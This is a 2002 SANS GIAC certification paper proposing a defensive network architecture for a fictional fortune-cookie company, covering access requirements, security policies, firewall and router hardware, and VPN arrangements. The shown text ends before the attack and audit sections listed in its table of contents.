



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

SANS Firewall, Perimeter Protection, and VPN Practical Exam Version 1.6a



Proposed Network Security Architecture for GIAC Enterprises

April 25, 2002

Kelly B. Fuller, MCSE, WCSP
Continental Consulting Group

Table of Contents

1	INTRODUCTION.....	4
1.1	DESIGN LIMITS	4
1.2	GENERAL NETWORK SUMMARY	4
1.3	ACCESS REQUIREMENTS	5
1.3.1	Partners	5
1.3.2	Suppliers	6
1.3.3	Customers	6
1.3.4	Internal traffic analysis.....	7
1.3.5	Employees.....	8
1.3.6	Security team.....	8
1.4	BUSINESS NEEDS VERSES SECURITY RISKS.....	9
1.4.1	Physical security	9
1.4.2	Network security.....	10
1.4.3	People security.....	12
1.5	NETWORK COMPONENTS	12
1.5.1	Border router	13
1.5.2	Firewall overview.....	13
1.5.3	Primary firewall	15
1.5.4	Internal firewall	16
1.5.5	VPN connections	17
1.5.6	3COM switch	17
1.5.7	3COM hubs.....	18
1.5.8	Server components	18
1.5.9	Hardware and software	19
1.6	NETWORK DIAGRAM	20
1.6.1	Service network	22
1.6.2	Remote network.....	22
1.6.3	Data network.....	23
1.6.4	Corporate network	23
2	CONFIGURATION POLICIES.....	24
2.1	ROUTER POLICY.....	24
2.2	EXTERNAL FIREWALL	26
2.2.1	Rule-set precedence.....	26
2.2.2	Default packet handling.....	27
2.2.3	Summary of services.....	28
2.3	VPN POLICY.....	29
2.3.2	Testing the tunnel	32
2.4	FIREWALL TUTORIAL	32
2.4.1	Configuring the firebox.....	33
2.4.2	Applying the services.....	38
2.4.3	HTTP proxy service.....	40
2.4.4	SMTP proxy service.....	41
2.4.5	FTP proxy service	42
2.4.6	Rule testing	42
3	NETWORK AUDIT.....	44
3.1	FIREWALL AUDIT PLAN	44
3.1.1	External audit.....	45
3.1.2	Internal audit	45
3.1.3	Report	45
3.1.4	Follow-up audit.....	45
3.1.5	The process of security	45
3.2	PERFORMING THE AUDIT	46

3.2.1	External audit.....	46
3.2.2	Internal audit	47
3.3	EVALUATING THE AUDIT	49
3.3.1	SMTP problem	49
3.3.2	Compaq service problem	49
3.3.3	Instant message problem	49
3.3.4	Improve the defense.....	50
4	DESIGN ASSESSMENT	52
4.1	ATTACK THE FIREWALL	53
4.1.1	Fragmented packets - Denial of Service Vulnerability	53
4.1.2	Denial of service vulnerability.....	53
4.1.3	Valid username vulnerability.....	54
4.2	METHOD OF ATTACK.....	55
4.2.1	Performing the attack.....	57
4.2.2	Gathering information.....	57
4.2.3	Attack the Checkpoint firewall.....	59
4.2.4	Prevention.....	60
5	REFERENCE SECTION.....	60
5.1	REFERENCE	60
5.2	INFORMATIONAL REFERENCES	64

1 Introduction

GIAC Enterprises sells fortune cookies on-line to small and large customers on a global scale. The fortunes are translated in the numerous languages and GIAC takes special care to make their fortunes relate to the audience in different cultures. As with any global business, security of their network is paramount. To that effect, GIAC is re-evaluating their entire network structure to ensure the security of their data. Designing of this policy, we need to keep mindful of certain aspects, which make a good security policy. The first thing is weighing business need verses security risks. This company cannot assume they will not be a target. All connections into the GIAC network will be logged, monitored and analyzed. The design will maximize the security of the data and keep the efforts of any recovery process to a minimum. Simplicity in design is important to keep the maintenance as low as possible so that in turn will reduce errors produced by the human variable. The use of multiple manufacturers in the design helps to ensure that any single vulnerability would potentially only allow for a limited breach of security. As will be expressed throughout this document, a security team will be employed to help maintain and structure the security of the GIAC network.


1.1 Design limits

The design of the network includes an overall assumption that there are no restrictions on cost. This is because the company is making all attempts to implement a security design that is complete and fault tolerant. Security is the first priority because a breach in the security of the network can very easily cause the company to loose income and even fail altogether. For this reason, the company *will use separate hardware to further control the security of information.* The separation of the servers on each network promotes the isolation and security within the complete network. A separate web, email and DNS server on each network segment keeps them separate in their usage and more secure because the traffic between them is controlled more easily. Our “security team” (later defined in section 1.4.6) will take care of the multiple servers and that will account for the added complexity of the separate servers.

1.2 General network summary

Our design separates the network into four segments each with its own distinct user group. Those segments are addressed as follows. A diagram of the logical placement of each segment can be seen in the next diagram. A complete diagram can be found in section 1.6.

<u>Network Name</u>	<u>IP Range</u>	<u>Group</u>
Remote:	192.168.10.0/24	Partners, Suppliers
Service:	66.200.100.48/28	Customers
Corporate:	192.168.20.0/24	Employees
Data:	192.168.30.0/24	All Users
(VPN Gateways)	varies	Partners, Suppliers



1.3 Access requirements

In defining the access requirement of the entire network for GIAC enterprises, we have four distinct parties who all need different requirements and restrictions. Listed are the specific details for each party.

1.3.1 Partners

Those who translate the fortunes and resell them

- Access to the “remote” network
- No access to any other network segment

The partners will be able to connect to the servers on the remote network via a VPN tunnel. From there they will use the web services to connect to the fortune data on the data network. This will be achieved through the web server that resides on the corporate network. The access will be controlled through authentication on this server (192.168.20.1 – see diagram in section 1.6). The web server on the corporate network will provide READ-only access for this group to the data which is the lifeblood of GIAC enterprises.. They will also make use of the DNS for external name resolution and the email server to forward mail to the corporate network.

Protocol summary for Partners:

HTTP (TCP 80)

* FTP data (TCP 21)

SMTP (TCP 25)

* Our Firewall will use a stateful packet filter for FTP and uses only port 21 for the initial connection. It does not need to be a passive mode FTP session.

DNS (UDP 53)
isakmp (TCP, UDP 500)

1.3.2 Suppliers

The authors of the fortunes

- Access to the remote network
- No access to any other network segment

The Suppliers will have much the same access to GIAC enterprises except they are allowed read and write FTP access to the data network. This is controlled by the logon procedure on the web server on the corporate network (see the diagram below). The “suppliers” group will be allowed to read and write data because they are the authors of the fortunes.

Protocol Summary for Suppliers:

HTTP (TCP 80)


FTP data (TCP 21)

SMTP (TCP 25)

DNS (UDP 53)

isakmp (TCP, UDP 500)

Below illustrates a logical summary of the access to the fortune data cluster for the Suppliers and Partners.



1.3.3 Customers

This defines the people that purchase on-line fortunes

- Access to the “service” network
- No access to any other network segment

Customers will be granted the access to the public servers on the service network and will be provided a web server to submit their orders for fortune cookies. The orders will be forwarded to

the web server on the corporate network and be processed by the employees of GIAC. They will transparently make use of the DNS server for external resolutions. The email server used here will forward the mail to the corporate network for processing. The connection requirements include SMTP to their mail server, use of an external DNS server and a web server to place orders and link to the email server in the service network. The DNS server will be configured to disallow zone transfers and otherwise be hardened as an external system by the security team. The customers will place orders using a secure web (HTTP, FTP) interface and those orders are directed to the GIAC private company network for confirmation and processing. Once the orders have been confirmed, the data is sent from the corporate network.

Protocol summary for the Customers:

HTTP (TCP 80)


SMTP (TCP 25)

DNS (UDP 53)

1.3.4 Internal traffic analysis

It is important to note how we are controlling traffic for HTTP and SMTP services. The connections are allowed **from the servers on the remote and service network**. In addition, the outbound connections are only allowed from the email server (192.168.20.2) on the corporate network. The normal communication between the web servers on the remote and service networks will remain to be able to respond to a connection from the outside. However, those servers are not allowed to initiate the connection and with the proxy service that is in use, it would be virtually impossible to fool the server into thinking a connection was made already when it has not been.

HTTP and SMTP traffic



1.3.5 Employees

Those who take care of all regular (non-security related) business needs of GIAC Enterprises.

- Access to the corporate network
- Access to the data network indirectly
- No access to the remote network
- No access to the “service” network

The Employees of GIAC enterprises includes all inside employees EXCEPT a group of employees designated as the “Security Team” who will perform the day-to-day tasks of doing business. All management will be considered to be among this group of employees and they will not be granted different access to services.

Protocol summary for the Employees:

HTTP (TCP 80)

FTP data (TCP 21)

SMTP (TCP 25)

DNS (UDP 53)

1.3.6 Security team

A subset of employees designated with all duties relating to the security of the company’s electronic information.

- Access to each network segment as required
- Restrictions will be based on the individual policies that are associated with the tasks involved. (no single person shall have complete access to all network segments)

Duties of the security team will be to maintain the security of all the information that is deemed the property of GIAC enterprises. To educate the employees about proper handling of the information they have access to. The team will prepare and perform training for any aspects of security that need to be explained due to changes in security technology, equipment or personnel changes, vulnerabilities, exploits or business needs. Note that the number of partners, suppliers or customers is not expected to grow any more than two to five percent in the next five years. It will be the policy of the security team to make regular benchmark and capacity testing of the equipment to maintain headroom for an estimated two-year period. If there is a need for network changes to meet growth, security will be integrated into the design of any new configuration.

The security team will obviously play an important role in the company. To explain the types of things that the team will deal with we need to look at the larger picture.

1.4 Business needs verses security risks

The main goal when designing our network is to maintain the security while allowing for all necessary business communications. The security team has the majority of the responsibility for maintaining these policies, but it is recognized that everyone from employees, partners and suppliers are sharing the burden to maintain the integrity of the network and its data.

It is important to note that the partners and suppliers define an expanded perimeter for the GIAC company network. As those two groups expand, so does the extent of the systems that need to be maintained. These systems are very important to maintain because if one of the systems were compromised they provide a secure tunnel (over the VPN) into the GIAC network and would provide excellent cover for a hacker to glean information or otherwise disturb the business.

The tasks designated for the security team can be categorized but are not limited to three main areas.

The **physical security** deals with access to systems, the controlled equipment room, equipment racks, unauthorized equipment such as modems or wireless access points, and any such activity that would potentially compromise the physical network.

The **network security** deals with the equipment level policies such as maintaining the OS, IDS systems, network monitoring, hardware configurations, data backup and storage, daily information checks (maintaining a current knowledge of what is going on in security), and security issues related to the maintaining the network components.

The **people security** deals with employee screening, training the entire company about any relevant security issues, account policies, sticky note checks (making sure there are no passwords stored in easily visible places), and security issues that relate to the users.

1.4.1 Physical security

[Physical security deals with access to systems, the controlled equipment room, equipment racks, unauthorized equipment such as modems or wireless access points, and any such activity that would potentially compromise the physical network.]

Each piece of network equipment will be housed in a rack, which is securable. These racks will be placed in the room with all other networking equipment and thereby will be protected via the room's security (explained below). We make use of the rack systems made by Hergo. We will make use of the full size enclosure type that is 24" wide by 36" deep. For more information, refer to the company web site at www.hergo.com

Some specific policies are the following:

- All network equipment will be isolated in a controlled environment with limited access. All Entry points for the "information room" will be controlled through use of ID cards that will be issued to IT personnel only.
- Access to the D-mark (or entry point) of the Internet connection will be behind a locked door which is only accessible by the building authority.

- Some hardware components will be maintained in duplicate to allow for a quick replacement with minimal downtime. Which components and how they are maintained is explained later.

1.4.2 Network security

[Network security deals with the equipment level policies such as maintaining the OS, IDS systems, network monitoring, hardware configurations, data backup and storage, daily information checks (maintaining a current knowledge of what is going on in security), and security issues related to the maintaining the network components.]

- There shall not be any unauthorized use of equipment. The equipment included is all network hardware which is connected to (in any way), any of the GIAC network segments. That includes the systems, which are at the Partners and Suppliers end a VPN tunnel. Only those persons designated by GIAC are those that are granted access to the equipment they are assigned.
- Access to all data on the GIAC network (intellectual property) shall be restricted to authorized users.
- All data on the network is considered property of the company and is therefore the companies' right to remove any data including programs it deems so without notice.
- All device configurations will be maintained in separate and encrypted file storage. These copies will be stored off-site. A procedure will be in place to maintain this off-site storage.
- Disaster recovery methods will be outlines, tested and updated as needed.
- User policies shall be in place to restrict admin-level access to end-user PC's. Extensive OS level hardening will be practiced.
- The management team will need to be flexible in their approach, maintain information on current vulnerabilities, and apply them to the equipment and configurations.

To understand more clearly the importance of the security team and their responsibilities we will look at some of the concerns they will have. In the following sections 1.4.2.1 through 1.4.2.3, we explore general ways to reduce risk on the firewalls, software and OS hardening and some security related tools to use. These all relate to the network security tasks.

1.4.2.1 Reducing risk on the firewalls

Minimizing risk is an ongoing process. The security team must continually evaluate potential threats vs. the needs of the company. The actions listed below are things to consider when making changes to the firewalls that will help reduce risk at the network level.

- Automatically block packets from spoofed IP addresses. (default firewall configuration)
- Automatically block packets with IP options in the address. (default firewall configuration)
- Avoid configurations that invite attacks, such as configuring the "Any" service to allow incoming traffic from "Any" external host to "Any" trusted host.
- Enable IP masquerading by using network address translation (NAT). (default firewall configuration)

- Do not add a packet filter service (as opposed to a proxied service) to the firewall configuration.
- Proxied services are much safer than their packet-filtered counterparts are, because proxies blocks unsafe content types wrapped inside allowable content types. Packet filters only check packet headers while proxies check the header and content.
- Restrict incoming traffic for a given service to a single host on the Optional interface.
- Restrict incoming traffic for a given service to a single host on the trusted interface.
- Allow outgoing traffic from only one host for a given service.

1.4.2.2 System software

The security team will be responsible for hardening and testing of each system before it is placed in the network. For all Windows based systems, they will use the procedures obtained from varied sources to ensure a more complete and concise “best practice” information. Some of these sources will include:

<http://www.sans.org>

<http://www.sans.org/infosecFAQ/index.htm>

<http://www.ntbugtraq.com>

<http://www.sarc.com>

<http://xforce.iss.net>

<http://www.enteract.com/~lspitz/> - Lance Spitzner's Papers on OS hardening

These sites and any that are found to apply should be included in a daily schedule that checks these sites for issues that deal with the hardware, software, and security in general. The security team will also be responsible for the practice of user education, password policy enforcement, physical security of equipment, waste control as it relates to paper waste being shredded and making sure the container outside the building is locked.

1.4.2.3 Tools for regular maintenance

The IIS lock down tool Version 2.1 from Microsoft will be used to help configure the services on the system that run IIS (the web servers). This tool greatly enhances the security of those systems by properly configuring the systems to turn off un-used services and by other means.

The Microsoft Hotfix checker tool will be used by the security team to keep the systems up to date. This tool checks the web, downloads an up to date database to check the systems against, and then creates a report that shows that patches or other updates are needed for windows systems.

From the Center for Internet security, we will acquire a tool called the Windows 2000 Level I Host-Based Security Scoring Tool

The CIS Level-1 Scoring Tool for Windows 2000 available on this web site provides a quick and easy way to evaluate your host systems and compare their level of security against the CIS minimum due care security Benchmark. Tool reports guide system administrators to harden both new installations and active production systems. The tool is

also effective for monitoring systems to assure that security settings continuously conform to the Benchmark.

The scoring criteria include an assessment of the status of hotfixes in place on your systems. This CIS tool utilizes HfNetChk to obtain the most current database of hotfixes available from Microsoft. CIS is authorized to use HfNetChk by its developer, Shavlik Technologies, LLC (<http://www.shavlik.com/security>).

The security team will use this tool and make any changes needed to the servers until they score a 10 using this tool. Detailed instructions can be obtained from a PDF file within the package when you download the tool.

The SANS “Top 20” tool will be used to test for common configuration problems. It can be obtained from http://www.cisecurity.org/scanning_tool.html

1.4.3 People security

[People security deals with employee screening, training the entire company about any relevant security issues, account policies, sticky note checks (making sure there are no passwords stored in easily visible places), and security issues that relate to the users.]

- Security team members will be active in educating the employees for proper practices and responsibilities of the employees.
- Any policy set by the security team shall be adhered to without exception.
- Password generator program will be used to generate all passwords for equipment user account and service accounts. This will ensure completely random passwords to be used and thus will ensure that dictionary based or attacks will not work.
- Education of the users about good security practices and issues will maintained as a part of the security teams responsibility.
- The team will remain flexible in their approach when dealing with issues related to the people security.
- Anyone who attempts to access or control devices they are not specifically allowed is grounds for dismissal without further notice. Each end user will be assigned to his/her own PC and all other network equipment will be assigned to members of the security team of GIAC enterprises.

The security team will maintain flexibility in each of their responsibilities. This will help to ensure the security of the systems is covered well. When working on specific issues for the company, the security team needs to focus on the equipment level. So we will now examine the specific components that make up the GIAC Enterprises network.

1.5 Network components

The hardware and software which GIAC will use for their network is outlined here. **Please refer to the item letter and the network diagram in section 1.5 for logical placement of the equipment. Note the descriptions of these components will not go in alphabetical order.**

Item A – Border Router Cisco 3640 Router
 Item B – 3COM Superstack 3300 12-port switch (3C16981A)
 Item C – Watchguard Firebox 4500 (2 in a failover configuration)
 Item D – (4) 3COM OfficeConnect 10/100 Hubs (3C16755)
 Item E – Watchguard Firebox 4500 (2 in a failover configuration)
 Item F – Watchguard VPN appliance (either a hardware or software VPN gateway) – Not shown in the diagram in section 1.5

1.5.1 Border router

Item A

Model: Cisco 3640 Modular Router 3640


Version: 12.0(t)

Slot 0: 1 Ethernet, 2 WAN Slot

WAN Slot 0: 1 T1 CSU/DSU

WAN Slot 1: <open>

Slot 1: 1 Fast Ethernet Network Module




The border router will be a 3640 Series router. Cisco equipment was chosen because Cisco has proven to make reliable, scaleable and well supported product. The border router shall be configured with the intention of allowing only access to specified networks. It will be configured to be the first line of defense when an attacker attempts to gain information or exploit the systems behind it. The role of the router is paramount as it and the firewall behind it together control all access in and out of the network. This router is designated to be the single access route to the Internet and thereby needs to be, as does all the hardware in the network, strictly controlled. The fact that our GIAC network will be restricted in that no modems or wireless hubs will be allowed enforces the router to do its job.

The Cisco 3600 allows you to load new system images using a PCMCIA Flash memory card. The policy is to make a backup copy of the running configuration on the flash memory card as well as store the configuration (encrypted) onto system wide encrypted storage. This critical data will be backed up and kept off site.

1.5.2 Firewall overview

We are using two WatchGuard Firebox 4500 units. These systems are built around a proprietary, hardened Linux OS making it much harder to find vulnerabilities. Our Watchguard firewall comes with three network devices setup as shown here in a typical configuration.. The connections are labeled as “trusted”, “external” and “optional” on the firewall itself. **The diagram below shows a typical configuration for an external firewall.**



The specifications of the firewall are as follows:

- Linux 2.0 Kernel
- 3 RJ-45 10/100Tx Ethernet interfaces
- 1 DB-9 serial port
- 500 MHz AMD K6-III processor
- 128 MB SDRAM
- 8 MB Flash Disk
- 15.5" W x 2.85" H x 10.5" D

1.5.2.1 Features

The firewall provides a number of key features:

Security Proxies – used to apply rules to the contents of the TCP/IP packets.

Stateful Dynamic Packet Filtering – used to build filtering rules based on the state of a connection.

Scan Detection – default protection from various common network scans.

Spoofing Protection – detect spoofing attempts and drops the packets

Site Blocking – prevents defined network from passing the “wall”

Port Blocking – prevents defined “dangerous” ports in TCP and UDP from entering

SYN flood Protection – stops SYN flood Denial of Service attacks

Dynamic NAT – hides internal addresses

URL Filtering – Uses a CyberPatrol database to control internet browsing.

Static NAT – Allows internal hosts with registered IP addresses to function as Internet-reachable servers.

One-to-one NAT – allows the mapping of a range of IP addresses to an alternate range of IP addresses.

1.5.2.2 Proxied services

Watchguard uses the term “transparent application proxies” to define their proxy method. The proxied services include the SMTP, HTTP and FTP. The rest of the services are packet filters. There is essentially a small SMTP, HTTP and FTP service running on the firewall that FORWARD the requests (after parsing through the packet) to the destination server. The proxies work at the application level of the OSI model whereas the packet filters work at the protocol level. This means that each packet received has to be stripped of the network wrapping, examined, processed and re-wrapped so it can be forwarded to its destination. This adds several layers of complexity to the packet filter process. The proxies are used for those services which are deemed the most vulnerable to attack.

1.5.2.3 Equipment redundancy

The firewalls (Items C and E, see the network diagram in section 1.6) will be configured with redundancy.

In order to maintain a low percentage of down time the company will take steps that will help ensure that if any hardware fails that they themselves can get a working unit in place very quickly. The border router will have a duplicate in storage ready to be placed on-line. If a failure of any kind were to occur the duplicate would be available immediately. The WatchGuard firewalls will be configured with what they call High Availability (HA). There will be two firewalls with the same configuration and be connected at the same time. Each interface of the firewall of a matching set must be connected to the same network. If a firewall were to fail, the design is to have the passive firewall recover and take over all traffic (including VPN traffic that may already be flowing) within 20 seconds. All this may seem like overkill but it is the belief of management that avoiding the downtime and huge costs involved with not being able to do business.

1.5.3 Primary firewall

Item C

Model: Watchguard Firewall 4500

Version: 5.0 SPI

Summary of interface settings:

External Interface (eth0) 66.100.200.50/28

Trusted Interface (eth1) 66.100.200.50/28

Secondary Network: 192.168.10.50 – meaning the firewall will answer to this IP on the “Ethernet1” network card.

Optional Interface (eth2) 66.100.200.50/28

Item C, our primary firewall is the device that controls access between our network and the outside world. Its role in the security of the network is to restrict access to the system behind the firewall (from the outside) and to limit the traffic flowing from the inside out. This Watchguard

will also handle the VPN tunnels coming in from the Partners and Suppliers. The external firewall is the “gateway” for the VPN traffic coming into the “remote” network from the Suppliers and Partners. The gateway is defined as where the VPN terminates. Therefore, this firewall is the termination point for all our incoming VPN traffic and the other gateways are defined as each Supplier and Partner. See the diagram below.

1.5.4 Internal firewall

Item E

Model: Watchguard Firewall 4500

Version: 5.0 SP1

Summary of interface settings:


External Interface (eth0) 192.168.10.200

Trusted Interface (eth1) 192.168.20.200

Optional Interface (eth2) 192.168.30.200

The internal firewall is located on the remote, corporate and data networks. Its main security function is to control the access to the data network from everyone and allow controlled access for the employees on the corporate network to the data network. By design, only the corporate network is allowed to access the data network directly.

The servers supporting the customers are especially vulnerable and so the location of the firewall further separates the customer network from the valuable data network. All the traffic from the corporate network has to traverse both firewalls. This helps to ensure that the layered protection is present between these two segments. We trust the corporate network more hence; the placement of the firewall separates the corporate and data segments (they do not have to traverse both firewalls). Additionally, the remote network that we need to keep a closer eye on, must traverse the external firewall to gain access and then the internal firewall to read and write to the data network. See the diagram below.




1.5.5 VPN connections

Model: WatchGuard SOHO Telecommuter OR Mobile User VPN (MUVPN) Client Software

Item F (not shown in diagram in section 1.5)

Version: 5.0 SP1



GIAC Enterprises will supply VPN Hardware or software and require Internet access for each remote user. The company will require each remote user to be responsible for anti-virus software on the systems that will use the VPN firewall equipment. The company must rely on their partners and suppliers to control access to the machines and keep them safe from tampering and keep them updated with patches and virus definition updates. This is the current effective limit of the control of GIAC's perimeter protection.

The Partners or Suppliers will have the choice to use VPN hardware on their end of the tunnel or to use Mobil User VPN (MUVPN) client software provided by Watchguard. For those connections that need to be permanent (always on) connection to GIAC, the VPN hardware solution is provided by GIAC. For those not needing to transfer large amounts of data or connect a large number of users, the MUVPN option will suffice. **Note the MUVPN software solution is not shown and requires only a small piece of software on the client systems.** The Mobil User VPN client software is a software package (with a small footprint) which is used to connect to the GIAC primary

firewall over the VPN while they maintain a connection to the Internet independently. It will be the choice of GIAC to determine which Partners and Suppliers use which type of connection. This decision will be based on the type of connection that the Partner/Supplier has along with the cost and other factors.

